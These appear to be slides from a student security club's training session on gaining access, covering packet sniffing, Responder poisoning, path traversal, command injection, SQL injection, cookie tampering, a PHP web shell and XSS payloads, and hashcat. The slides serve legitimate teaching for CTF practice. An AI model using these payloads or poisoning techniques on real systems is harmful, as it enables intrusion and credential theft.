Training Session: Infiltration

E.S.H.A.
TROJAN

Schedule

1. Presentation ~30-40 min
2. Challenges 60-70 min
3. Solutions
4. Social Drink @ Hubble

E.S.H.A.
TROJAN

Contents of this training

- How to gain access?
- Credential Harvesting
  - Sniffing
  - Poisoning
  - MITM in a CTF
- Service Misconfigurations
- Deep Dive: Web
  - What to attack?
  - How to attack it?
    - CVEs
    - Misconfigurations
    - The Common Culprits
- Extra: Hash Cracking (if we have time)

E.S.H.A. TROJAN

How to gain access?

E.S.H.A.
TROJAN

What do the bad guys do?

Hackers are opportunistic!

They find the path of least resistance:

1) Gather credentials for free: Data Leaks, Pastes on the Public Internet

2) Pay for credentials: Dark Web forums, Discord/Signal groups, Ransomware Post-Extortion

3) Known CVEs

4) Custom Phishing Campaigns

5) Actually Hacking Infrastructure

6) Nation-State Level: 0-Days, Espionage, Insider Threat

Credit to the SANS talk by Jason Haddix: https://www.youtube.com/watch?v=N_Qyx836Y9s

E.S.H.A. TROJAN

What will you learn today?

Hackers are opportunistic!

1) Gather credentials ~~for free: Data Leaks, Pastes on the Public Internet~~

2) ~~Pay for credentials: Dark Web forums, Hacker groups, Ransomware Post-Extortion~~

3) Known CVEs

4) ~~Custom Phishing Campaigns~~

5) Actually Hacking Infrastructure

6) ~~Nation-State Level: 0-Days, Espionage, Insider Threat~~

Disclaimer

- Only use information from this training to conduct testing with prior permission of the target.


- The information is presented in this training session is for educational purposes only.

Credential Harvesting

E.S.H.A.
TROJAN

Sniffing


- Capture data (packets) sent over the network
- Need access to the target network
- Get cleartext credentials (rare irl, but common in CTFs) or hashed and/or encrypted credentials
- Tools to use:
  - Wireshark (GUI)
  - TShark (CLI 😎)



Sniffing - Wireshark

2) Start capturing packets

1) Select interface (network)



E.S.H.A. TROJAN

Sniffing - Wireshark

Filter packets: only http POST requests (full list of filters found in wireshark documentation)

Click on packet to view details

http.request.method=="POST"

No.	Time	Source	Destination	Protocol	Length	Info
1034	8.148165	172.99.96.253	160.153.129.234	HTTP	617	POST /sign

```
    [Full request URI: http://www.sababank.com/signin.php]
    [HTTP request 1/1]
    [Response in frame: 1129]
    File Data: 53 bytes
▲ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▷ Form item: "username" = "Ibrahim_Diyeb"
  ▷ Form item: "password" = "yemen_123"
  ▷ Form item: "actn" = "signin"
```

```
01a0  63 6f 64 65 64 0d 0a 43  6f 6e 74 65 6e 74 2d 4c   coded..C ontent-L
01b0  65 6e 67 74 68 3a 20 35  33 0d 0a 43 6f 6f 6b 69   ength: 5 3..Cooki
01c0  65 3a 20 50 48 50 53 45  53 53 49 44 3d 34 31 32   e: PHPSE SSID=412
01d0  33 35 34 31 32 30 63 35  36 37 34 35 61 63 66 34   354120c5 6745acf4
01e0  31 62 38 65 32 39 36 34  63 32 62 65 35 3b 20 6c   1b8e2964 c2be5; l
01f0  61 6e 67 3d 61 72 61 62  69 63 0d 0a 43 6f 6e 6e   ang=arab ic..Conn
0200  65 63 74 69 6f 6e 3a 20  6b 65 65 70 2d 61 6c 69   ection:  keep-ali
0210  76 65 0d 0a 55 70 67 72  61 64 65 2d 49 6e 73 65   ve..Upgr ade-Inse
0220  63 75 72 65 2d 52 65 71  75 65 73 74 73 3a 20 31   cure-Req uests: 1
0230  0d 0a 0d 0a 75 73 65 72  6e 61 6d 65 3d 49 62 72   ....user name=Ibr
0240  61 68 69 6d 5f 44 69 79  65 62 26 70 61 73 73 77   ahim_Diy eb&passw
```

Poisoning


- Respond to (windows) requests for authentication
- Impersonate an authentication server
- Victim tries authenticating against you, you capture their credentials
- Tools to use: Responder

<u>You are generally not allowed to do this in CTF environments, ours included!</u>

E.S.H.A. TROJAN

Poisoning - How it works

Ok “Auth Server” is at [Attacker address].




That’s me: [Attacker address]!

That’s me: [Auth Server Address]!

E.S.H.A. TROJAN

Poisoning - How it works

Here you go,
[NTMLv2 hash]



Ok, send over your
credentials

E.S.H.A.
TROJAN

Poisoning - Responder

NOT TO BE DONE IN CTF ENVIRONMENTS!

```
kali@kali:/usr/share/responder$ sudo python Responder.py -I eth0
[sudo] password for kali:

  .----.-----.-----.-----.-----.-----.--|_|.-----.----.
  |  _|  -__|__ --|__ --|__ --|__ --||  _  |  -__|   |
  |__|_____|_____|_____|_____|_____||_____|_____|__|__|
                                  |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.0.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [ON]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.68.101]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']
```

Run Responder on specific network interface (-I flag)

Get hashed credentials by poisoning a request

```
[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 192.168.68.101 for name FILESAHRE (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.68.101  for name filesahre.local
[*] [LLMNR]  Poisoned answer sent to 192.168.68.101 for name filesahre
[*] [MDNS] Poisoned answer sent to 192.168.68.101  for name filesahre.local
[*] [LLMNR]  Poisoned answer sent to 192.168.68.101 for name filesahre
[SMB] NTLMv2-SSP Client   : 192.168.68.101
[SMB] NTLMv2-SSP Username : WINDEV2004EVAL\User
[SMB] NTLMv2-SSP Hash     : User::WINDEV2004EVAL:2e19d8cdac62818a:AD49994F51F617609EC88E8EF2C
0C0653150DE09D2010A0D137E3C453C99000000000200008005300 4D00420033000100 1E00570049004E002D005000
200510041004600560004001400530 04D00420033002E006C006F006300610 06C0003003400570049004E002D00500
052005100410046005600 2E00530 04D00420033002E006C006F006300610 06C0005001400530 04D00420033002E00
7000800C0653150DE09D2010500040002000000080030003000000000000000001000000002000004208067E55CFDD
FF81C1358873FDD2268061C17CA0B0A001000000000000000000000000000000000009001C006300690066007300
300610068007200650000000000000000
[*] [NBT-NS] Poisoned answer sent to 192.168.68.101 for name FILESAHRE (service: Workstation/
[*] [LLMNR]  Poisoned answer sent to 192.168.68.101 for name filesahre
[*] [MDNS] Poisoned answer sent to 192.168.68.101  for name filesahre.local
[*] [MDNS] Poisoned answer sent to 192.168.68.101  for name filesahre.local
[*] [LLMNR]  Poisoned answer sent to 192.168.68.101 for name filesahre
[SMB] NTLMv2-SSP Client   : 192.168.68.101
[SMB] NTLMv2-SSP Username : WINDEV2004EVAL\User
[SMB] NTLMv2-SSP Hash     : User::WINDEV2004EVAL:3c72f40ecf273d06:262E8DE7F0A3661B9FD749F9ACE
0C0653150DE09D201CB1A8884121AC92A000000000200008005300 4D00420033000100 1E00570049004E002D005000
200510041004600560004001400530 04D00420033002E006C006F006300610 06C0003003400570049004E002D00500
052005100410046005600 2E00530 04D00420033002E006C006F006300610 06C0005001400530 04D00420033002E00
7000800C0653150DE09D2010500040002000000080030003000000000000000001000000002000004208067E55CFDD
FF81C1358873FDD2268061C17CA0B0A001000000000000000000000000000000000009001C006300690066007300
300610068007200650000000000000000
```

Responder in a CTF

- Find a way to make the victim request \\[responder_ip]\share

```
[SMB] NTLMv2-SSP Client   : 10.1.1.146
[SMB] NTLMv2-SSP Username : WIN-487IMQOIA8E\Administrator
[SMB] NTLMv2-SSP Hash     : Administrator::WIN-487IMQOIA8E:ff
03100320004000A0053004D0042003100320003000A0053004D0042003100
```

- Can be done through:
  - XSS (more on this later)
  - A malicious Office file
  - More...

E.S.H.A. TROJAN

Service Misconfigurations

Bad Credentials

Last Training Session: Nmap for service enumeration

- Try authenticating to the service:
  - anonymous/guest authentication
  - root:root
  - admin:admin, admin:admin123, ...
  - default credentials to the service (google it)


- If a username is known, e.g. kyle: Try authenticating with kyle:kyle

E.S.H.A. TROJAN

CVEs

Last Training Session: Nmap for service enumeration


- Try finding exploits for the service version
- Google, GitHub, ExploitDB



Deep Dive: Web

E.S.H.A.
TROJAN

What to attack? - Recon Recap



When faced with a web service:

- Harvest/Brute-force subdomains
- Crawl/Brute-force content
- Find out what is running:
  - nmap for the web server version
  - Wappalyzer, BuiltWith for content on the website (CMS, js libraries, etc.)
  - /CHANGELOG.txt, /LICENCE.txt, ... for exact software version (if they exist)
- Make sure to look at the website source, as it may hide comments, software versions, etc.

Important: There is no need to brute-force our challenges.


E.S.H.A. TROJAN

Quirks and Misconfigurations

- If the website is built using a CMS (Content Management System), misconfigurations can be a quick win:
  - Default admin credentials
  - Accessible admin dashboard/console
  - Open user registration

- HackTricks is a great place to look for CMS-specific misconfigurations

  https://book.hacktricks.xyz/




Well-Known CVEs

- Once again, try finding exploits for the service version
- Quick win, not very common irl
- Google, GitHub, ExploitDB

Getting Creative

E.S.H.A.
TROJAN

Path Traversal



- Probably the easiest “creative” vulnerability to test for
- Access the file system arbitrarily by traversing it with “../”
- This can also happen if a file is included on the webpage

Example:

1) Website serves the “report.pdf” file:
   `http://some_site.com.br/get-files.jsp?file=report.pdf`


2) The file is located in /var/www/html/files (/report.pdf)

3) Attacker requests:
   `http://some_site.com.br/get-files.jsp?file=../../../../etc/passwd`

4) The /etc/passwd file is then served to the Attacker

E.S.H.A. TROJAN

Command Injection



- When does this happen? When the web server executes a command with user-supplied input.
- Make the server run another command, by supplying special input.
- This is done by using command separators characters: “&”, “&&”, “|”, “||” (Also “;”, “\n”, and “$(...)” on Unix-based systems).

DVWA (Damn Vulnerable Web App) Example:

1) Website pings a user-supplied ip address
2) Web server runs “`ping [user input]`” in the backend
3) Attacker supplies “127.0.0.1 && [attacker command]”
4) Web server runs “`ping 127.0.0.1 && [attacker command]`”, executing [attacker command]


E.S.H.A. TROJAN

Command Injection

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target);
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```


1

2



E.S.H.A. TROJAN

SQL Injection



An attacker can engineer input into an sql query with special characters.

Mutillidae Example:


1) Website authenticates a user by checking if the supplied credentials match the ones in the database


2) Web server runs the sql query in the backend:
```
SELECT * FROM users WHERE username = '[input username]'
AND password = '[input password]'
```

3) Attacker supplies "' or 1=1 --" (Where "-- is the start of a comment in MySQL syntax")


4) Web server runs the query:
```
SELECT * FROM users WHERE username = '' or 1=1 -- AND
password = '[input password]'
```
authenticating the attacker

SQL Injection





SQL Injection



- There are other things you can do with an SQL Injection vulnerability, such as dump a database, or even execute system commands.

- For more info:

https://book.hacktricks.xyz/pentesting-web/sql-injection

E.S.H.A. TROJAN

Broken Authentication

A flaw in the authentication system of a website.

Hypothetical Example:

1) Website authenticates users via the Cookie “auth”

2) Attacker has a regular user session on the website and is assigned: `auth=dXNlciAg`


3) Attacker realizes “dXNlciAg” is “user” encoded via base64

4) Attacker sets the Cookie: `auth=YWRtaW4g`, which is “admin” encoded via base64

5) Website authenticates the Attacker as an admin user

E.S.H.A. TROJAN

Arbitrary File Upload



An attacker can upload any type of file to the web server.

1) Website lets the user upload an “image” file, but does not check the extension

2) Website then stores the file in /uploads/[filename]

3) Attacker can then upload any file to the web server

4) If the web server is php-based, attacker can upload and open a php file, which is then run on the server

Simple extension filtering can be bypassed with capitalizing letters or alternative extensions.
e.g: .pHp .php4

E.S.H.A. TROJAN

Arbitrary File Upload

Upload file.php with the content:

```
<?php system('[attacker command]'); ?>
```

Navigating to /uploads/file.php will make the web server execute [attacker command]

E.S.H.A. TROJAN

XSS

If a web-server displays user-supplied input without filtering, an attacker will be able to execute arbitrary javascript in a victim's browser.

This is done via the "<script>" and "</script>" HTML tags.

1) Website lets the user set an arbitrary username

2) Website then displays the username on a user profile page

3) Attacker creates an account with the username:
   `att4k3r<script>[javascript code]</script>`

4) Whenever someone would then navigate to the profile page of the Attacker, they would get [javascript code] executed in their browser.

This can be used to redirect a victim to a phishing site, send the victim's session cookie to the Attacker, anything you can think of...

E.S.H.A. TROJAN

XSS

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Hello

Message *

<script>alert("Stored")</script>

Sign Guestbook

Name: test
Message: This is a test comment.

Name: Guy
Message: Hello world

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message

Stored

OK

Name: test
Message:

Name: Guy
Message: Hello world

Name: Hello
Message:

E.S.H.A.
TROJAN

Want More?

- Common Web Vulnerabilities: OWASP Top 10

  https://owasp.org/www-project-top-ten/

- General Hacking Methodology: Mitre ATTACK

  https://attack.mitre.org/tactics/TA0001/

- Details on Vulnerabilities and Methodology: Hacktricks

  https://book.hacktricks.xyz/

- Practice Web Exploitation (more advanced): HackTheBox, PortSwigger Web Security Academy

  https://app.hackthebox.com

  https://portswigger.net/web-security

E.S.H.A. TROJAN

Extra: Cracking Hashes

E.S.H.A.
TROJAN

Cracking Hashes: hashcat

- Identify the hash type online or via the command line

  Website: https://hashes.com

  CLI tool: https://github.com/blackploit/hash-identifier

- Identify the hashcat module for the hash type

  https://hashcat.net/wiki/doku.php?id=example_hashes

- Crack hash with hashcat, using a wordlist:

  ```
  hashcat -m [module] -w wordlist.txt hash.txt
  ```

  , where hash.txt is a file with hashes to crack, one per line.

- It's also possible to add a list of rules (-r flag), modifying each password in the wordlist in a certain way (e.g. adding "!" to the end, capitalizing the first character, ...)

- For more info on this, check out the hashcat documentation:

  https://hashcat.net/wiki/doku.php?id=rule_based_attack

Where can I ask for help or connect with other cyber-oriented folk? (discord)

Any other questions?

E.S.H.A.
TROJAN

Infiltration challenges

infiltration.eshatrojan.nl

E.S.H.A.
TROJAN

Solutions

E.S.H.A.
TROJAN

Social Drink Right Now!!

@ Hubble

E.S.H.A.
TROJAN